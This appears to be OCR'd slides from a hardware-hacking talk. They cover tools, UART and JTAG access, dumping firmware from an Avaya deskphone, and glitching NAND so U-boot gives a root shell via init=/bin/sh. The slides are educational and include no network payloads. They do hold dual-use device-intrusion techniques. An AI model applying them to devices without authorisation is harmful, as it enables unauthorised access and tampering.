



Unidentified
Secondary PIC
UART Not connected
Main WiFi Module
2 4 6 8 10
1 3 5 7 9
Bluetooth Module
Not on my board
JTAG
1 - VtRef
2 - TMS
3 - NC
4 - TCK
5 - NC
6 - TDO
7 - NC
8 - TDI
9 - TRSTn
10 - NC

THE HARDWARE HACKING TOOLSET




Roku TV
INTELLIHEAT
MBT 350
1X
QuadHands



CHIPQUIK®
CQ4LF
No-Clean Liquid Flux
CS-FLUX
Liquid Flux for BGA rework, Volume 10g
DESOLDERING WICK
LENGTH
1.5 m
CP-2515
60/40 ROSIN-CORE SOLDER




WAGNER


THE HARDWARE HACKING TOOLSET

- MULTIMETER
  - FIND VOLTAGE OF UNKNOWN CHIP (3.3V,5V)
  - USE CONTINUITY TESTING TO FIND WHERE TEST POINTS ARE CONNECTED TO
  - AND VERIFY PROPER CONNECTION




THE HARDWARE HACKING TOOLSET

- Logic Analyzer
  - Digital electronic is 1 and 0
  - (in the form of 3.3v and 0v or 5v and 0V, or …)
  - Can decode protocols and provide an higher level of abstraction (Uart to "data", …)




THE HARDWARE HACKING TOOLSET

- Serial Console Cable ("FTDI Cable")
  - Connects to uart
  - Usually handle either 3.3v or 5v
    - Not both!
    - The Spark Fun one can be converted one to another by cutting a trace
  - Can Power devices sometimes
    - (Hence the Vcc pin from before)









THE HARDWARE HACKING TOOLSET

- BUSPIRATE
  - TALKS LOTS OF PROTOCOLS
    - UART
    - SPI
    - I2C
    - …
  - CAN USE PYTHON TO CONTROL IT
  - EXTREMELY VERSATILE
    - DUMP FLASH
    - MODIFY EEPROM
    - PROGRAM AVR
    - …






THE HARDWARE HACKING TOOLSET

- JTAG DEBUGGER
  - FROM SUPER CHEAP TO EXTREMELY EXPENSIVE
    - FLYSWATTER WITH OPENOCD IS CHEAP
    - JLINK AND ITS GDB STUB IS OK
    - LAUTERBACH AND TRACE32 IS PRO BUT $$$
- JTAGULATOR
  - AWESOME TOOL TO FIND JTAG











THE HARDWARE HACKING TOOLSET

- Flash Reader
  - Lots of useful things stored on external memory
  - In circuit programming vs desolder
  - SPI vs Parallel (NAND flash)
  - …more about it in a Sec















THE HARDWARE HACKING TOOLSET

- Fault injection and Side channel
  - More advanced and usually expensive
  - Last resort solution
  - Useful for hardened targets
    - Gaming consoles
    - Secure boot and chain of trust





WHAT DO WE DO NOW?
UART? FLASH? FIRMWARE?

```
BRCM boot1.2450
STRAPS=0x2c000440
NAND: ID: 0x01 0xda
(B)

PT @ 0x00000000 is valid...
(C)
(D)
magic 0x0000babe
size  0x0000f6f4
Jump 0x00004010
Arm Clock is:0x11e1a300

Boot2: Avaya Calling LED common Init ...
Enabling Bus Interface Clock...

Broadcom Linux NAND boot2.3579
NAND: (DMA) ID: 0x01 0xda
CFG_GLOBAL_FLASH_SIZE_MB: 256
  Strap Extra Addr Cycle: 1
  Strap   Page Size Bits: 11 (2K)
  Strap  Block Size Bits: 17 (128K)

AVAYA. Holding LCD Reset Low untill 3 EEPROM reads over.

#console# [.............................]
FLASH (MB): 0x00000100
PT Valid
Entry   Offset    Size     ActualSize Name
00 : 0x00000000 0x00020000 0x00020000 boot1
01 : 0x00020000 0x00080000 0x00080000 boot2
02 : 0x000a0000 0x00080000 0x00080000 ctrl
03 : 0x00120000 0x00220000 0x00220000 nvdata
04 : 0x00340000 0x00300000 0x00300000 k0
```

```
Eeprom Read Success: Console set to /dev/null

Skipping download mode


boot2 : EEPROM Model Num str=9611
Boot2 : Got Machine with mach_id.str= BCMRING_AV9611h1gMdTM
ModelStrPtr = 0x39 0x36 0x31 0x31. LcdType=0x54 0x4d. HwVer=0x31
LCD 9611...
Boot2: LCD Clock Freq is set to 0x35a4e9
TM...
LCD Initilizations for 9611 phone LCD Driver IC Done. Chk if Err s
LCD 9611 setting BkLight Pin3 High.
Local Power Absent
IEEE PoE Low
Booting Linux...
Kernel magic OK
kernelPartition 0x04
kstart 0x0d000000
kend 0x0d14d390
kcopysize 0x0014d390
kernelStart 0x0d000000
Copying kernel to SDRAM ..........
completed
Branch to kernel at 0x0d000000
memstart 0x00200000
memrsvd 0x00200000
memsize 0x07d00000
```

INSPECTING THE UART

- From the two UART ports, only UART0 is interesting
- But we face a couple of challenges
  - Nothing shows up after Linux is booted
  - Probably linked to the /dev/null console
  - We should be able to interrupt the boot process, but key press is not working?
    - We'll address that in ~10 minutes

WHAT DO WE DO NOW?
RECOVER THE FIRMWARE!

RECOVERING THE FIRMWARE

- To recover a device firmware, the usual tricks:
  - Find it online (Can be encrypted…)
  - Sniff a firmware update (Using port mirroring, network tap, …)
    - HTTPS gets more and more in the way for that
  - Dump the Flash
    - Flashrom recognizes dozens of flash chips
    - Other dedicated tools
  - More advanced Tricks



Downloads

DOWNLOAD NAME: Avaya Deskphone H.323 6.8.2 Software for the 9608/9608G/9611G/9621G/9641G/9641GS and J169/J179

DOWNLOAD TYPE: Software

DATE RELEASED: Jun 25, 2019

SUMMARY: Avaya Deskphone H.323 6.8.2 Software for the 9608/9608G/9611G/9621G/9641G/9641GS and J169/J179

Avaya IP Deskphone H.323 Release 6.8.2 is supported on the 9608, 9608G, 9611G, 9621G, 9641G and 9641GS IP Deskphones and J169, and J179 IP Phones only and when used with Avaya Aura® Communications Manager 6.3.6 and above, and IP Office 10.0 Service Pack 7 and above. It will not load or operate on any other models.

This Software release supersedes all previous Avaya IP


RELATED DOCUMENTS

Avaya Deskphone H.323 Release 6.8.2 ReadMe

How to dump a flash?



- In circuit programming
  - Using clips, pogo pins, direct solder
  - Comes with potential trouble
    - You need to power the chip, which is connected to the rest of the device
    - Flash reader may lack the Amps for that, or CPU boots and mess with reader
    - Find ways to keep the system in reset (CPU's reset pin, ground mysterious testpoints, …)
- Desolder the chip
  - Might be hard to put it back
  - Use Kapton tape or Foil to shield components around
  - Flux might help
  - Careful not to bend pins



How to dump a flash?

- Politely ask U-boot
  - Most common bootloader (but not the one used here ☹)
  - Need a Serial Console
  - Has an option to load flash in memory and display hex dump 👍
  - Access to u-boot might be disabled
- Glitch u-boot (Yolo approach)
  - Short nand when u-boot loads the os
  - Makes it Panic and give you a prompt 😈

Rooted Wink hub glitching NAND causing uboot to fail and let me setenv. added init=/bin/sh: pastebin.com/iSSnmvR4



https://twitter.com/dyngnosis/status/647534881820438529

```
UBIFS: default compressor: LZO
UBIFS: reserved for root:  269835 bytes (263 KiB)
Loading file 'DO_UPDATE' to addr 0x42000000 with size 1 (0x00000001)...
Done
Total of 1 word(s) were the same

NAND read: device 0 offset 0x2b00000, size 0x400000
NAND read from offset 2b00000 failed -74
 0 bytes read: ERROR

NAND read: device 0 offset 0x300000, size 0x300000
NAND read from offset 300000 failed -74
 0 bytes read: ERROR
Wrong Image Format for bootm command
ERROR: can't get kernel image!
Falling back to updater...

NAND read: device 0 offset 0x300000, size 0x300000
NAND read from offset 300000 failed -74
 0 bytes read: ERROR

NAND read: device 0 offset 0x2b00000, size 0x400000
NAND read from offset 2b00000 failed -74
 0 bytes read: ERROR
Wrong Image Format for bootm command
ERROR: can't get kernel image!
=>
=>
```

```
=>  printenv
app_boot=run appboot_args && nand read ${loadaddr} app-kernel 0x00400000 && bootm ${loadaddr}
app_boot_bad=run updater_args; setenv bootargs ${bootargs} badapp; nand read ${loadaddr} updater-kernel 0x00300000; bootm ${loadaddr}
appboot_args=setenv bootargs 'noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi';
baudrate=115200
bd_addr=0021CC083B3C
boot_app=run app_boot || run app_boot_bad
boot_getflag=mtdparts default && ubi part database && ubifsmount ubi0:database && mw 42000000 0 8 && ubifsload 42000000 DO_UPDATE 1 && run boot_logic
boot_logic=mw 42000004 30; if cmp 42000000 42000004 1; then run boot_app; else run boot_updater; fi;
boot_updater=run updater_boot || run updater_boot_bad
bootargs=noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi badupdater
bootcmd=mtdparts default; run boot_getflag || echo Falling back to updater...; run boot_updater
```

